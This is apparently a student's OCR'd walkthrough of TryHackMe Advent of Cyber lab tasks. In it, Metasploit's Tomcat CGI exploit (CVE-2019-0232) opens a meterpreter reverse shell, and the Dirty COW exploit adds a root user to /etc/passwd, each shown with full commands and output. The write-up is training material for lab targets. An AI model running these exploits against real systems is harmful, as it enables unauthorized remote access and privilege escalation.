
Use the msfconsole commands and search the CVE. Then, set RHOST to tryhackme IP given, LHOST to our IP, and TARGETURI to the cgi script. After that, exploit it.



root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~
root@ip-10-10-55-16: ~
SF:.name\x20{color:black;}\x20\.line\x20{height:1px;background-color:#525D
SF:76;border:none;}</style></head><body><h");
MAC Address: 02:14:A4:11:90:B1 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplet
e
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms ip-10-10-66-130.eu-west-1.compute.internal (10.10.66.130)
OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.55 seconds
root@ip-10-10-55-16:~# msfconsole


```
msf5 > search 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       C
heck  Description
   -  ----                                          ---------------  ----       -
----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Y
es    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


msf5 >
```

```
root@ip-10-10-55-16: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-55-16: ~                    root@ip-10-10-55-16: ~
port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
   RPORT      8080           yes       The target port (TCP)
   SSL        false          no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is rando
mly generated)
   TARGETURI  /              yes       The URI path to CGI script
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
 none)
   LHOST     10.10.55.16      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > =
```


root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~
root@ip-10-10-55-16: ~
mly generated)
TARGETURI / yes The URI path to CGI script
VHOST no HTTP server virtual host
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.55.16 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Apache Tomcat 9.0 or prior for Windows
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.66.130
RHOST => 10.10.66.130
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.55.16
LHOST => 10.10.55.16
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >



root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~
root@ip-10-10-55-16: ~
pe:host:port][...]
RHOSTS 10.10.66.130 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI /cgi-bin/elfwhacker.bat yes The URI path to CGI script
VHOST no HTTP server virtual host
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.55.16 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Apache Tomcat 9.0 or prior for Windows
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >



root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~
root@ip-10-10-55-16: ~
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit
[*] Started reverse TCP handler on 10.10.55.16:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.66.130
[*] Meterpreter session 1 opened (10.10.55.16:4444 -> 10.10.66.130:49809) at 2022-06-26 16:
03:37 +0100
meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
background
[*] Backgrounding session 1...
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >


root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~
root@ip-10-10-55-16: ~
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.66.130
[*] Meterpreter session 1 opened (10.10.55.16:4444 -> 10.10.66.130:49809) at 2022-06-26 16:
03:37 +0100
meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
background
[*] Backgrounding session 1...
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 10.10.55.16:4444
-> 10.10.66.130:49809 (10.10.66.130)
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >

Question 4

Open the session and list out the file.After that, we execute command shell and list out the current directory and get the flag.





Thought Process/Methodology:

First, we open the terminal and run the sudo and nmap commands. Next, we open Exploit-DB to find the CVE that can be used to create a Meterpreter entry onto the machine using the keyword "apache tomcat 9 cgi". Return to the terminal and use the msfconsole command to search for CVEs and display the sessions. Exploit it after that. Open the previously created session and display the file. Later, we execute a command shell to use the target's standard shell. List the current directory after that, and then get the flag.


Day13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

We scan the machine IP with nmap



Question2

Telnet is running on port 23



Question3

We are given the credentials to login

```
┌──(1211103423㉿kali)-[~]
└─$ telnet 10.10.44.83
Trying 10.10.44.83 ...
Connected to 10.10.44.83.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas
```

Question 4

We found some information about the OS distribution.


```
Last login: Thu Jun 30 08:09:53 2022 from 10.18.34.45
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 5

We got a message from The Grinch

```
$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//**************************************************/
```

Question 6



Question 7

We got the verbatim syntax we can use to compile.

```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```

Question 8

Username “firefart” is created.

```
┌──(1211103423㉿kali)-[~]
└─$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRzXJGixlD0Q:0:0:pwned:/root:/bin/bash

mmap: 7f75899d8000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'mr151003'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'mr151003'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Question 9

```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Question 10

We got the md5 hash output.

```
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
